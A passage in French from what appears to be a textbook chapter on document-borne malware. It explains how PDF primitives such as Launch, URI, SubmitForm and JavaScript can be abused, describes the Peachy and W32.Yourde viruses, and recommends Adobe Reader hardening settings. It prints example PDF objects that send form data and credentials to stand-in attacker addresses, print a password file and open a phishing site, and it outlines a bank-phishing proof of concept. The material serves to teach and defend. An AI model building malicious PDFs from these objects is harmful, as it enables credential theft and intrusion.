les ignorera tout simplement. Ces caractéristiques, qui certes procurent modularité, interopérabilité et ergonomie dans un contexte normal, se révèlent malheureusement puissantes dans un contexte malveillant. Notons enfin que contrairement aux langages de programmation classiques, le langage PDF n'utilise aucune structure de contrôle (instructions `if, for, while...`).

Étude exploratoire de sécurité des primitives PDF

Version après version, la société *Adobe* a développé le langage PDF vers toujours plus d'interactivité avec le système d'exploitation, d'autres fichiers et les réseaux. Pour cela, un certain nombre d'actions peuvent être lancées soit automatiquement soit manuellement. Ce sont notamment les primitives à exécution automatique qui seront prioritairement détournées par les codes malveillants. Mais l'aspect le plus intéressant réside dans le fait que chaque primitive en soi n'est pas véritablement et suffisamment dangereuse pour être utilisée seule dans une attaque : seule la combinaison judicieuse de certaines fonctions et primitives va concourir à produire un code potentiellement dangereux. Si l'on ajoute à cela que les objets peuvent intervenir dans un ordre arbitraire, que des objets inutilisés peuvent être réutilisés et d'autres caractéristiques de même type (explorer [2] pour plus de détails), il est aisé de comprendre tout le danger et surtout l'immense défi posé aux antivirus.

Lors de notre étude exploratoire des primitives PDF [29], nous avons identifié deux familles d'actions pouvant être réalisées à l'aide de ces primitives :

- la famille *OpenAction* dont les éléments/primitives déclarés ainsi, exécutent les actions correspondantes lors de l'ouverture du document. Dans ce cas, la directive PDF `/OpenAction` sera utilisée dans l'objet PDF concerné. À titre d'illustration, voici le bout de code suivant (exemple trivial) qui lance Internet Exploreur à l'ouverture du document :

```
7 0 obj
<<
/Type /OpenAction
/S /Launch
/F (/c/program files/internet explorer/iexplore.exe)
>>
endobj
```

- la famille *Action*, dont les éléments/primitives, lorsque déclarés ainsi, exécutent les actions correspondantes à la suite d'une action de l'utilisateur (par exemple, activer un lien de type *hyperlink*). Toutefois, dans ce cas, il est facile de leurrer et de piéger un utilisateur soit *via* des

techniques d'ingénierie sociale, soit tout simplement en utilisant des fonctionnalités natives du PDF (formulaires invisibles, par exemple, lesquels sont activés lorsque le curseur de la souris passe dans un champ invisible, signet lié à une ou plusieurs actions, lien hypertexte lié à une action autre que la résolution d'une requête URL... ; les possibilités sont nombreuses [2]). Pour illustrer la famille *Action*, considérons le code suivant, qui accède (suite à une action de l'utilisateur, définie ailleurs et référençant cet objet) à un fichier PDF externe annexé au document actif :

```
4 0 obj
<< /Type /Action
/S /GoToE
/D (Chapter 1)
/F (un_fichier.pdf)
/T << /R /C
/N (Fichier annexé) >>
>>
endobj
```

Concernant la famille *Action*, depuis la version PDF 1.2, les possibilités de génération d'actions ont été étendues grâce à l'introduction des *Trigger Events* (événements gâchette) ou dictionnaires d'actions additionnelles. Ces derniers permettent en effet d'élaborer des arbres hiérarchiques complexes d'actions liées. Les déclencheurs sont liés à des « *action pointeurs* » (clic ou déplacement de la souris, activation ou désactivation d'un champ de formulaire, déplacement au sein d'un document ...). L'étude des possibilités et de leur différentes cartographies montre une extrême richesse des combinaisons que des virus sophistiqués sauront malheureusement exploiter. Les concepteurs de codes malveillants qui peuvent ainsi « diluer » le déclenchement d'une action malicieuse en la chaînant, selon une profondeur arbitraire, avec d'autres actions, et en exploitant avec le fameux principe des dominos.

Il est important de préciser qu'une primitive PDF peut être indifféremment déclarée dans l'une et l'autre des familles (directive différente).

Passons en revue les principales primitives PDF les plus critiques que nous avons identifiées et donnons, pour chacune d'elles, un exemple de détournement possible.

Fonction `GoTo`

Cette fonction effectue un déplacement au sein du document actif vers une destination spécifiée (une page donnée du document, un objet tel que graphique, lien hyperlink, annotation...). À titre d'illustration, considérons le bout de code suivant :

```
1 0 obj
<< /Type /Annot          ; Définition de l'objet annotation
/Subtype /Link           ; Lien hypertexte
/Rect [71 717 190 734]
/Border [16 16 1]
/A << /Type /Action
/S /GoTo                 ; Spécification de l'action
                         ; << aller vers >>
/D [2 0 R /FitR -4 399 199 533]
                         ; Destination : ici objet numéro 2
                         ; et ajustement du zoom de la page
   >>
>>
Endobj
```

La destination est l'objet numéro 2 avec réglage du zoom sur la page. Cette commande est potentiellement peu dangereuse à moins d'être couplée à une ou plusieurs autres fonctions critiques. Elle peut être utilisée comme première étape d'une attaque à plusieurs niveaux, par exemple pour induire de la part de la victime une action prédéterminée (pointer le curseur sur une annotation, une zone active de la page, invisible ou non...), laquelle déclenchera dans une seconde phase un code malveillant, ou une autre action qui, elle-même à son tour pourra lancer un code ou une troisième action et ainsi de suite.

Fonction `GoToR`

La fonction `GoToR` généralise la fonction `GoTo` à des ressources extérieures au document actif, dans un autre fichier PDF par exemple. Cette ressource active est alors ouverte en lieu et place du document actif. Cette fonction peut donc être détournée pour déclencher du code malveillant (une bombe logique par exemple). Le risque principal réside dans le fait que la commande n'est ainsi pas incluse dans la ressource externe considérée, ce qui « morcelle » le code malveillant en plusieurs parties anodines et ainsi rend la détection pratiquement impossible. Dans le contexte des codes malveillants

k-aires [104,107], cette commande représente un intérêt énorme pour de tels codes.

Fonction `GoToE`

Cette fonction est un cas spécial de la primitive `GoToR`. Elle permet d'accéder à n'importe quel document inséré ou inclus en annexe au document actif. Ce qui est intéressant, c'est qu'un document inclus de cette sorte peut en inclure lui-même d'autres et ainsi un véritable chaînage de fichiers peut être opéré, pour « décourager » un antivirus, qui par choix de l'éditeur, ne peut consacrer que des ressources (nombres de cycles) limitées. Le code véritablement malveillant sera dans le document le plus interne.

Voici à titre d'exemple un usage relativement élaboré de la fonction `GoToE`.

```
1 0 obj                    ; Lien vers le document enfant
<< /Type /Action
/S /GoToE                  ; Destination : ici chapitre 1
/D (Chapitre 1)
/T << /R /C                ; Spécification du chemin vers
                           ; le fichier cible (ici fichier
                           ; enfant C = CHILD)
/N (Fichier annexé) >> ; Nom du fichier annexé
>>
endobj

2 0 obj                    ; Lien vers le document parent
<< /Type /Action
/S /GoToE
/D (Chapitre 1)            ; Destination : ici chapitre 1
/T << /R /P >>             ; Spécification du chemin vers
                           ; le fichier cible (ici fichier
                           ; parent P = PARENT)
>>
endobj

3 0 obj                    ; Lien vers un fichier cousin
<< /Type /Action
/S /GoToE
/D (Chapter 1)
/T << /R /P
/T << /R /C
```

```
/N (un autre fichier annexé) >>
>>
>>
endobj

4 0 obj                    ; Lien vers un fichier annexé
                           ; dans un fichier externe
<< /Type /Action
/S /GoToE
/D (Chapter 1)
/F (un_fichier.pdf)
/T << /R /C
/N (Fichier annexé) >>
>>
endobj

5 0 obj                    ; Lien depuis un fichier annexé
                           ; vers un document racine
<< /Type /Action
/S /GoToE
/D (Chapitre 1)
/F (Fichier.pdf )
>>
Endobj
```

Fonction Launch

Cette fonction lance une application, ouvre ou imprime un document... Elle accepte des arguments optionnels permettant de gérer soit l'environnement Windows, Mac, Unix et de gérer des actions/applications spécifiques à un système d'exploitation donné. Dans le code suivant :

```
9 0 obj
<< /Type /OpenAction
/S /Launch                          ; Définition de la
                                    ; commande << Lancer >>
/F (/c/SecretFiles/password.doc)    ; Spécification du chemin
                                    ; vers le fichier à ouvrir
/O (print)                          ; Imprimer le document
>>
endobj
```

le détournement de la fonction `Launch`, permet de récupérer un fichier critique (un fichier contenant des mots de passe) en provoquant son impression sur une imprimante en réseau (le bureau d'un administrateur est sécurisé, l'imprimante en réseau est, elle, dans le couloir, accessible à tous) à l'ouverture du document. Les possibilités sont quasi-illimitées (exécution de code malveillant, vol de données, détournement d'applications légitimes...). C'est la raison pour laquelle la fonction `Launch` est probablement l'une des fonctions les plus critiques que nous avons identifiées.

Fonction `URI`

Cette fonction URI (*Universal Resource Indicator*) permet un accès à des ressources distantes *via* un lien de type hypertext.

```
9 0 obj
<< /Type /OpenAction
/S /URI                          ; Définition de la commande URI
/URI (http://http://www.un_site_de_phishing.com)
                                 ; Adresse de la ressource
                                 ; à atteindre
>>
endobj
```

Cet exemple montre clairement qu'il est possible d'accéder à un objet externe, sur un Intranet ou sur Internet, dans ce dernier cas mettant tous les dangers qui y résident à la portée d'un simple document PDF. Ainsi, par exemple, il est possible d'ouvrir un document PDF distant, lequel sera à son tour interprété.

Fonction `SubmitForm`

Avec la fonction `SubmitForm`, il est possible d'envoyer des champs ou données prédéfinis, contenus dans des formulaires interactifs vers une URL donnée (par exemple une adresse d'un serveur Web) comme illustré dans l'extrait de code suivant :

```
41 0 obj
<<
/S /SubmitForm
/F << /FS                          ; Spécifications de l'URL
/URL
/F (ftp://www.siteweb_voyou.com/song.mp3)
                                   : Fichier vers lequel exporter
```

```
                                    ; les données
   >>
>>
endobj
```

Dans cet exemple, des données sont volées et envoyées vers le site du pirate, dissimulé dans un fichier d'apparence anodine.

Fonction `ImportData`

La fonction `ImportData` permet d'importer des données dans le fichier PDF actif (sous le format *Forms Data Format* (FDF)). Cette fonction peut, par exemple, servir à réaliser des attaques de type *Cross Site Scripting*[21] [118]. Il est également possible, par l'intermédiaire de la commande `ImportData`, d'importer vers un document PDF (celui au sein duquel on a placé le code malveillant) les données de champs formulaire d'un autre PDF. Ce type d'attaque nécessite de connaître très précisément l'emplacement du fichier cible ainsi que les champs contenant les données à récupérer.

Fonction `JavaScript`

La fonction `JavaScript` permet d'exécuter du code éponyme, *via* le module *JavaScript* applicatif, sous réserve que ce code soit compatible avec la librairie de l'application. Cette fonction est critique car elle permet de contourner certaines mesures de sécurité logicielle antérieure à la version Adobe PDF 8.0 et bien sûr, également, d'exécuter du code malveillant. À titre d'illustration, considérons le code PDF suivant qui affiche une fenêtre de message, laquelle pourrait contenir un message destiné à mettre en place de l'ingénierie sociale :

```
9 0 obj
<< /Type /OpenAction       ; Définition d'une action à
                           ; l'ouverture du PDF
/S /JavaScript             ; Spécification de l'action
                           ; type JavaScript
/JS 10 0 R                 ; Objet contenant le code JavaScript
                           ; (ici objet 10)
>>
endobj
```

[21] Le *Cross Site Scripting* (`XSS` en abrégé) est un type de faille de sécurité affectant les sites Web. Une application Web affectée par une telle faille pourra être manipulée par un attaquant pour lui faire afficher une page web contenant du code malicieux.

```
10 0 obj
<< /Length 85 >>              ; Longueur du flux
stream                        ; Délimiteur du flux (début)
app.alert(cMsg: "Exemple de message", cTitle: "Exemple de Box");
                              ; Affichage d'une fenêtre-message
endstream                     ; Délimiteur du flux (fin)
endobj
```

12.4.3 Mécanismes de sécurité et langage PDF

La société *Adobe* a implémenté quelques mécanismes limités de sécurité, au niveau des applications *Adobe Reader* et *Adobe Acrobat*. Cela se résume à des alertes dans le cas de tentatives d'utilisation de primitives PDF douteuses ou dangereuses. La plupart du temps, ces alertes se limitent à l'affichage d'une fenêtre message alertant l'utilisateur et lui demandant de choisir entre deux options : confirmer ou annuler une action. Mais d'une part, cela reporte sur l'utilisateur la responsabilité du choix et, d'autre part, ces « alertes » peuvent à leur tour être détournées à des fins d'attaques comme nous le montrerons avec l'une des deux preuves de concept, présentées dans la section suivante.

Pour évaluer encore plus avant la menace potentielle de codes malveillants en langage PDF, nous avons analysé la plupart de ces mécanismes de sécurité jusqu'à la version *Adobe Reader 8.0* [29], et ce, avec la vision d'un attaquant. La plupart des aspects présentés ci-après s'appliquent aux versions antérieures. Sans perte de généralité, nous nous sommes limités à la version française de cette application, sous Windows. Mais la portée des constatations concernant la sécurité vis-à-vis du langage PDF dépasse de loin ce seul format et cette manière d'envisager et de gérer la sécurité est reprise par de nombreuses autres applications manipulant d'autres formats que le PDF.

Sécurité applicative : les messages d'alerte

Dans le répertoire `C:\Program Files\Adobe\reader 8.0\Reader`, deux fichiers de configuration sont impliqués dans la gestion des fenêtres d'alerte : `RdLang32.FRA` et `AcroRd32.dll`. La principale faiblesse en terme de sécurité tient à deux choses :

- il n'existe aucun mécanisme de contrôle d'intégrité pour ces fichiers. Il est donc possible, comme nous le montrerons dans l'une de nos preuves de concepts, de manipuler le texte des messages d'alerte pour tromper

l'utilisateur, notamment dans le cadre d'une attaque multi-niveaux. Ces modifications ne provoquent AUCUNE alerte ;
- ces fichiers sont accessibles en écriture, même avec des droits utilisateurs. Un code malveillant peut donc les modifier à sa guise.

L'affichage de ces messages d'alerte sont les seules « mesures de sécurité » mises en place au niveau de l'application.

Sécurité au niveau de l'OS : fichiers de configuration et base de registres

En fait – et c'est là le plus surprenant– l'essentiel de la sécurité, en particulier concernant le détournement des primitives PDF, se fait au niveau du système d'exploitation. Cela signifie que tout système mal configuré et/ou mal administré sera une cible facile pour les attaques à base de fichier PDF. L'étude de ces mécanismes [29] a clairement démontré que c'était là l'aspect le plus critique concernant la sécurité touchant aux fichiers PDF.

Comme il serait inconscient de divulguer des informations techniques pouvant être utilisées à des fins illégales, nous résumerons les principaux résultats de cette étude en donnant les états et valeurs de configuration (notamment en ce qui concerne les clefs de la base de registres) souhaitables ou obligatoires dans le cadre d'une protection et d'une politique de sécurité renforcée, vis-à-vis du risque PDF. Ces configurations souhaitables ont été suffisantes pour prévenir la plupart de nos preuves de concept. Mais il est essentiel de garder à l'esprit qu'un code malveillant peut, à tout moment, modifier, avec de simples droits utilisateurs, ces configurations souhaitables. Il est donc nécessaire de les contrôler régulièrement, comme l'exige toute politique de sécurité sérieuse.

L'accès à Internet est géré *via* la clef de la base de registres suivante :

```
HKU\S-1-5-21-1202660629-706699826-854245398-1003\Software\
 Adobe\Acrobat Reader\8.0\TrustManager\cDefaultLaunchURLPerms\
```

Ainsi, pour bloquer l'accès à tout site web, la sous-clef `iURLPerms` doit avoir la valeur `0x00000001`. Toutefois, il est possible de gérer l'accès site par site *via* la sous-clef `tHostPerms`. À titre d'exemple :

- pour autoriser l'accès au site `www.google.com` seulement, la clef doit avoir la valeur

```
HKU\S-1-5-21-1202660629-706699826-854245398-1003\Software\
 Adobe\Acrobat Reader\8.0\TrustManager\
 cDefaultLaunchURLPerms\tHostPerms:
 "version:1|www.google.fr:2".
```

- alors que si, au contraire, l'accès y est interdit, la clef doit avoir la valeur :
  `HKU\S-1-5-21-1202660629-706699826-854245398-1003\Software\Adobe\Acrobat Reader\8.0\TrustManager\cDefaultLaunchURLPerms\tHostPerms: "version:1|www.google.fr:3"`

Depuis la version 8.0 d'*Adobe Reader*, l'affichage plein écran doit être confirmé par l'utilisateur. En effet, cette fonctionnalité peut être détournée afin de simuler une interface graphique ou une page web. Toutefois, certaines valeurs de la clef suivante, dans la base de registres (ici donnée avec la valeur souhaitable pour une bonne sécurité)

```
HKU\S-1-5-21-1202660629-706699826-854245398-1003\Software\
 Adobe\Acrobat Reader\8.0\FullScreen\iShowDocumentWarning:
  0x00000001
```

peuvent annuler l'affichage de toute fenêtre d'alerte (demande de confirmation) et ainsi lancer l'affichage plein écran sans que l'utilisateur s'en aperçoive.

L'utilisation de ressources *JavaScript*, directement à partir d'un fichier PDF, peut également être détournée pour mener des actions offensives tout en contournant les mécanismes locaux de sécurité, au niveau de l'application. En effet, la gestion du *JavaScript* dans les applications PDF est contrôlée *via* la clef suivante, la plus critique en ce qui concerne la sécurité vis-à-vis de code éponyme :

```
HKU\S-1-5-21-1202660629-706699826-854245398-1003\Software\
 Adobe\Acrobat Reader\8.0\JSPrefs\
```

La sous-clef importante, ainsi que ses valeurs souhaitables pour une bonne sécurité, sont :

- `JSPrefs\bEnableJS` (valeur `0x00000000`) pour interdire le *JavaScript Acrobat*,
- `JSPrefs\bEnableMenuItems` (valeur `0x00000000`) pour restreindre les privilèges d'exécution *JavaScript*,
- `JSPrefs\bEnableGlobalSecurity` (valeur `0x00000000`) pour activer la stratégie globale de sécurité des objets PDF.

Les applications *Adobe*, par défaut, restreignent l'ouverture de documents inclus (insertions ou attachements). Cependant, un attaquant peut modifier la clef suivante :

```
HKU\S-1-5-21-1202660629-706699826-854245398-1003\Software\Adobe\
 Acrobat Reader\8.0\Attachments\cUserLaunchAttachmentPerms\
```

pour au contraitre l'autoriser, sans le contrôle possible de l'utilisateur. Deux sous-clefs sont impliquées :

- `cAttachmentTypeToPermList` (valeur vide pour interdire l'accès à un fichier attaché d'extension connue),
- `iUnlistedAttachmentTypePerm` (valeur `0x00000001` pour interdire l'accès à un fichier ayant une extension inconnue).

Ces quelques données montrent que, comme pour d'autres applications bureautiques (voir par exemple dans la section 12.2.3), la sécurité des formats bureautiques doit être envisagée prioritairement au niveau du système d'exploitation. Autrement dit, encore une fois, seule une polititique de sécurité adaptée est susceptible de limiter le risque viral lié aux documents – que cela soit vis-à-vis du PDF ou de tout autre format bureautique.

Dans le cas spécifique du PDF, certaines mesures de sécurité[22] peuvent être prises et intégrées facilement dans une politique de sécurité en place, et ce afin de limiter les attaques *via* des documents PDF malveillants, attaques qui ne manqueront pas d'apparaître. Les mesures que nous conseillons sont les suivantes :

- contrôle renforcé de l'intégrité et des droits d'accès aux fichiers de configuration des applications gérant du PDF. En particulier, pour *Adobe Reader*, la modification des fichiers `AcroRd32.dll` et `RdLang32.xxx` devrait être proscrite ;
- surveillance régulière de la base de registres pour s'assurer que les clefs relatives à la gestion des applications PDF sont convenablement configurées ;
- les fichiers PDF ne devraient pas être ouverts (autant que faire se peut) sur un compte avec privilèges ;
- surveiller tout aspect/comportement suspect ou inhabituel des applications dédiées au traitement de fichiers PDF ;
- si possible, limiter les fonctionnalités actives au sein du PDF (ergonomie versus sécurité) ;
- utiliser le plus possible la signature numérique lors de l'échange de document PDF.

[22] Ces mesures peuvent être étendues au cas des autres formats de documents.

12.4.4 Attaques virales via le PDF

Le format PDF a toujours été considéré, à tort, comme naturellement immunisé face à la menace virale, et ce malgré quelques cas connus depuis 2001, certes liées à des vulnérabilités dans la quasi-totalité des cas. D'ailleurs, la plupart des antivirus, n'analysent pas ou très peu les documents PDF. Depuis 2008, le nombre des cas d'attaques utilisant le format PDF semblent augmenter sensiblement. Mais à ce jour, il s'agit là encore, d'exploitation de vulnérabilités.

Menaces connues

Trois principales attaques ont été répertoriées.

Virus Peachy

Le virus *Peachy* (encore nommé *Outlook.PDFWorm*) est présenté comme un « prototype » pour un nouveau genre de virus. Découvert en août 2001, sa seule action est de se propager à travers le client de messagerie *Microsoft Outlook*. La nouveauté dans ce virus, écrit en langage *VBScript*, est qu'il utilise le format PDF comme vecteur uniquement.

Peachy se présente comme un document PDF attaché à un email. Une fois ouvert, le document affiche des instructions relatives à un jeu et propose un lien sur lequel l'utilisateur est invité à cliquer. C'est cette action qui déclenche l'exécution du virus. Néanmoins, seuls peuvent être infectés les utilisateurs possédant la version complète (commerciale) d'*Adobe Acrobat* (version 5 ou supérieure), cette dernière permettant l'exécution de code à partir d'un document PDF. Les personnes ne possédant que le lecteur *Acrobat Reader* ne sont pas « vulnérables ».

Peachy représentait cependant une nouvelle menace pour le monde des antivirus car peu d'entre eux prenaient ou prennent, même de nos jours, en compte le format PDF dans leur analyse (à la volée ou sur demande).

Virus W32.Yourde

Le virus *W32.Yourde* exploite une vulnérabilité du module *Java* qui existe dans la version *Acrobat 5.0.5*. Cette vulnérabilité (mise en évidence en avril 2003) autorise l'insertion de fichier Java (extension `.js`) dans le répertoire « plug-in » du logiciel d'*Adobe*. Lorsqu'un fichier PDF infecté est ouvert, un code *JavaScript* est exécuté et place le fichier `Death.api` dans le répertoire *plug-in* (répertoire `C:\Program Files\Adobe\Acrobat 5.0\Plug ins`)

du logiciel, et le fichier `Evil.fdf` à la racine du disque `C`. Le fichier `Death.api` contient le code de réplication du virus et le fichier `Evil.fdf` contient le code *JavaScript* qui lance le virus depuis les fichiers infectés.

Au redémarrage d'*Acrobat*, le module est chargé en mémoire et le virus activé. Une fois actif, le virus ajoute les fichiers `Death.api` et `Evil.fdf` dans un fichier PDF existant qui est ouvert puis sauvegardé. *W32.Yourde* n'infecte pas les fichiers qui ne sont pas sauvegardés et ceux qui viennent d'être créés. Toutefois lorsqu'un fichier PDF est infecté, le virus réinfecte le fichier lors de la sauvegarde.

Attaques de type `XSS`

Des faiblesses conceptuelles ont été rendues publiques en 2000 [45] et exploitée en 2003 [202] concernant la capacité d'exécution d'*Adobe Reader* à exécuter des scripts malicieux en activant des liens de type `http://host/file.pdf#anyname=javascript:your_code_here`. Cette attaque exploite la technique `XSS` (*Cross Site Scripting*) [118]. Plus récemment, en décembre 2006 [159], une autre attaque de ce type, *via* des documents PDF, a été rendue publique.

Une première faille réside dans le fait qu'un plug-in d'*Adobe Reader* autorise l'exécution de scripts passés dans des liens piégés vers un fichier PDF. Or, de très nombreux sites hébergent de tels fichiers. Il est donc possible à un pirate, si les mesures de contrôle d'échange des paramètres n'ont pas été mises en œuvre au niveau du site, de piéger le lien vers ces fichiers. La consultation du fichier PDF par un visiteur pourra ouvrir la porte à toutes les nuisances possibles : vol d'identité, phishing...

Une seconde vulnérabilité affecte le *plug-in* permettant d'afficher les documents PDF dans le contexte du navigateur. Or, d'une manière générale, ce programme est livré, selon les versions, avec un ou plusieurs fichiers types (par exemple `ENUtxt.pdf`). En outre, l'utilisateur accepte pratiquement toujours le répertoire par défaut proposé lors de l'installation d'un programme. Il est ainsi facile de savoir où trouver un fichier PDF sur un quelconque ordinateur. Par conséquent, si un script contenu dans un lien piégé fait référence à `file:///C:/Program Files/.../ENUtxt.pdf`, il sera capable d'exploiter cette vulnérabilité : par exemple lire des fichiers, les effacer, les envoyer vers l'ordinateur du pirate, exécuter des programmes... Ceci signifie donc que n'importe quel ordinateur hébergeant *Adobe Reader* est potentiellement vulnérable.

Preuves de concept

À ce jour, les attaques connues utilisant le format PDF sont soit limitées à la seule version commerciale d'*Acrobat* soit exploitent des vulnérabilités des applications traitant des fichiers PDF. La seconde moitié de 2008 a vu un accroissement significatif de codes malveillants propagés *via* des fichiers PDF et exploitant des failles de sécurité. Des générateurs automatiques de fichiers PDF malicieux sont désormais disponibles sur Internet [138]. Cependant, à ce jour, aucune attaque exploitant les fonctionnalités même du langage PDF – hors de toute vulnérabilité – n'a été répertoriée. Cela ne signifie pas que le risque est nul. Bien au contraire !

Pour illustrer notre propos, nous allons présenter deux attaques preuves de concept – parmi de nombreuses autres possibles – qui démontrent tout le potentiel du langage PDF dans le contexte des codes malicieux. Ces attaques ont été validées opérationnellement (base technique et mise en œuvre dans une attaque). Comme il est impossible de divulguer le code de ces preuves de concept ainsi que les aspects opérationnels des attaques expérimentales menées (art. 323 CP), lesquels pourraient être utilisés à des fins malveillantes – ces attaques à ce jour, ne sont pas détectables par les antivirus, ni par des outils spécialisés comme *ExeFilter*[23] [155] –, nous présenterons seulement leurs aspects algorithmiques. Ces preuves de concept onf fait l'objet de démonstrations lors de la conférence *Black Hat Europe 2008* [29].

Nouvelle technique de phishing via fichiers PDF

Cette attaque exploite, à la base, les puissantes capacités du langage PDF à écrire ou reproduire fidèlement et finement un document donné. De plus, l'affichage plein écran permet de leurrer efficacement un utilisateur en simulant tout site web. Pour cette attaque, nous avons conçu un document qui reproduit à la perfection le site d'une banque française.

Directement au niveau du code PDF, le fichier d'attaque a été préparé de la manière suivante :

- les champs traditionnels *login* et *password* ont été remplacés par de simples champs formulaires PDF. Pour leurrer l'utilisateur en simulant parfaitement le véritable comportement d'une page web de connexion, le mot de passe n'apparaît que sous la forme habituelle d'une séquence d'étoiles ;
- le bouton de connexion a été remplacé par une *widget* interactive qui en réalité lance un client de messagerie (voir plus loin).

[23] Cet outil créé par Philippe Lagadec est néanmoins un outil très puissant et évolutif, que nous recommandons au lecteur.

L'attaque est alors réalisée selon les étapes suivantes :

1. l'utilisateur ouvre le document qui affiche le faux site web, incitant l'utilisateur à se connecter en entrant ses identifiants de connexion pour accéder à son compte ;
2. le fichier PDF lance de manière transparente, pour la victime, le client de messagerie et affiche un faux email apparemment envoyé par les services informatiques de la banque. Ce courrier propose d'envoyer un certificat de sécurité à la banque à des fins de contrôle de sécurité[24] ;
3. si l'utilisateur joue le jeu (envoi de ce faux certificat), en fait le mail envoie à l'attaquant un fichier au format FDF[25] contenant les identifiants de connexion dérobés sous une forme codée et apparemment anodine (au cas où le fichier FDF serait analysé par un utilisateur suspicieux). L'objet correspondant à cette action est le suivant (extrait) :

```
41 0 obj
 <<
   /S /SubmitForm
   /F                  ; Formatage du texte du message
                       ; à envoyer
   <<                  ; Lancement automatique du
                       ; logiciel de messagerie
     /FS /URL /F (mailto:john.pirate@gmail.com?subject=
             Authentification&body="Veuillez envoyer ce
             certificat pour confirmer votre identité")
    >>
   /Fields [(Identifiant)(Mot de passe)]
                       ; Champs de formulaire à transmettre
   /Next 42 0 R
 >>
endobj
```

4. une fois ce mail envoyé, le fichier PDF malveillant envoie une requête URL pour rediriger en toute transparence la victime vers le véritable site bancaire. Cela donne :

[24] Une attaque similaire pourrait viser, par exemple, le site de déclaration des impôts en ligne. Durant cette déclaration, l'échange de certificats est une opération naturelle.

[25] Le format FDF (*Forms Data Format*) est un format de fichier hérité du langage PDF et dédié à la représentation et à la gestion de données dans un formulaire contenu dans un fichier PDF. Un fichier FDF peut être converti au format PDF.

```
42 0 obj
 <<
   /S /URI
   /URI (http://www.banque_cible.fr)
            ; Spécification du lien à atteindre
 >>
endobj
```

Ce scénario particulièrement basique montre comment la confiance dans le format PDF peut être utilisée par un attaquant pour monter une attaque de type phishing.

Attaque à deux niveaux

Dans cette seconde opération, l'attaquant vise un utilisateur avec privilèges (par exemple un administrateur système ou réseau ; notons que le choix de ce type de victime n'est pas obligatoire pour la réussite de l'attaque. Il s'agit juste d'illustrer avec force, l'impact d'une telle attaque lorsque la victime est un utilisateur critique).

L'idée est de lui faire exécuter un code attaché à un fichier PDF. Ce code visera à la fois l'application *Adobe Reader* et le système d'exploitation Windows. Ce scénario relativement basique peut se généraliser à n'importe quel code k-aire [104, 107]. Dans notre cas, nous allons utiliser un code ternaire ($k = 3$), lequel est composé :

- du vecteur d'attaque : un fichier PDF malveillant auquel est attaché un fichier exécutable F_1 ;
- la charge finale : un autre fichier exécutable F_2 caché dans le fichier PDF malveillant (il est cependant possible de généraliser cette attaque en utilisant n'importe quel fichier distinct préalablement introduit dans le système sous forme d'un fichier anodin et sans danger). Dans notre cas, cette charge finale affiche simplement un message mais une charge finale plus offensive pourrait être utilisée de la même manière (voir ci-après).

La conduite de l'attaque se fait alors en plusieurs étapes :

1. le fichier PDF piégé est envoyé à la victime en attachement d'un mail usurpé (utilisation d'ingénierie sociale) l'incitant à exécuter le fichier F_1 joint (mise à jour logicielle par exemple) ;
2. une fois le fichier F_1 exécuté, ce dernier

a) modifie certains fichiers de configuration de l'application *Adobe Reader*, et ce de manière permanente, pour changer les paramètres de sécurité les plus critiques et manipuler les textes des messages d'alerte d'*Adobe Reader* ;

b) se reproduit dans tout fichier PDF sain présent dans le système cible ;

c) lance finalement la charge finale F_2, soit automatiquement, soit à la suite d'une action donnée de l'utilisateur.

Notons que l'attaquant doit prendre certaines précautions avec le fichier F_1, et gérer tout conflit *a priori* entre la version non modifiée d'*Acrobat Reader* (en mémoire) et celle modifiée (sur le disque), sans oublier de substituer la première à la seconde et ce, à la volée et sans alerter l'utilisateur.

Là encore, ce simple scénario peut être décliné en attaques beaucoup plus sophistiquées.

Autres attaques possibles

La puissance du langage PDF et la richesse en termes non seulement de primitives mais aussi des possibilités de combinaisons de ces primitives permettent de concevoir de nombreuses autres attaques potentielles. Mentionnons en quelques-unes que nous avons identifiées comme critiques :

- vol par aspiration de données à partir d'un document PDF ;
- vol de données (par écoute, via le réseau ou via des périphériques en réseau...) ;
- attaque informationnelle contre des personnes (déposer des documents compromettants sur l'ordinateur d'une victime par exemple) ;
- actions malveillantes/offensives contre le système d'exploitation et/ou le système de fichiers. Cela peut également constituer la première phase d'une attaque, dont le but sera de modifier l'environnement de sécurité du système d'exploitation et faciliter une phase ultérieure de l'attaque.

12.5 Conclusion

Ce chapitre a montré tout le risque lié à différents formats de documents. Si tous les formats n'ont pas été présentés, cela ne signifie nullement que le danger est limité aux seuls considérés ici. Il est essentiel de garder à l'esprit que le risque lié aux codes malveillants de documents est non seulement élevé mais en forte progression. Sans faire œuvre de devin, il est très probable que ce sera, là, la menace majeure des prochaines années. Les récentes affaires

d'espionnage, notamment contre la chancellerie allemande durant l'été 2007, démontrent clairement qu'il est facile, avec un simple document malveillant, de pénétrer un système malgré les nombreux dispositifs de protection.

Que peut-on alors espérer des capacités de lutte contre cette menace grandissante ? Malheureuseement, il y a tout lieu d'être pessimiste si l'on se cantonne au seul domaine technique. Face à des primitives natives, duales – les documents sains les utilisent également – les antivirus et autres logiciels de sécurité sont incapables d'agir efficacement. L'explosion des moyens d'ergonomie a un prix qui se paye au détriment de la sécurité. Et les innovations qui sont encore dans les cartons des éditeurs ne présagent rien de bon. Le plus consternant est que, vis-à-vis de cette menace, logiciels libres et propriétaires sont à égalité : aucun des deux ne fait mieux que l'autre.

Le salut, comme toujours, réside donc sur les politiques de sécurité et les choix logiciels. Il est urgent de considérer des logiciels qui permettent d'intégrer une politique de sécurité. L'idéal serait un logiciel dont les fonctionnalités sont configurables et activées par l'administrateur en fonction de la politique en place. Au fond, près de 90 % des fonctionnalités d'une application bureautique sont inutiles pour la même proportion d'utilisateurs. À quoi bon les laisser actives alors, si elle représentent un risque. Face à une concurrence importante dans ce segment, le vainqueur sera l'éditeur qui offrira une telle possibilité : quelle sera la première application bureautique sécurisable ? *Trusted Office, Trusted OpenOffice* ou *Trusted Adobe* ?

Exercices

1. Dans la section 12.2.1, nous avons vu que la charge finale du virus *W97/Title* consiste à chiffrer le document à l'aide d'un mot de passe généré aléatoirement. Indiquer quel est l'espace des clefs possibles (intervalle des valeurs possibles). Indiquer au moins deux moyens pour contourner ce chiffrement.
2. Dans la section 12.2.1, la phase d'infection par ajout d'une procédure infectée dans une procédure `Document_Close` déjà existante peut induire, sous sa forme actuelle, des erreurs d'infection et des effets de bord provoquant des disfonctionnements. Indiquer pourquoi et suggérer une autre façon de régler les problèmes éventuels (plusieurs solutions possibles).
3. Le virus *W97/Title* contient un certain nombre d'erreurs algorithmiques. En particulier, la gestion de la variable booléenne `savy` est imprécise et limitée, et dans un certains cas un risque de double infection est présent. Analyser le code complet du virus *W97/Title*, identifier ces erreurs

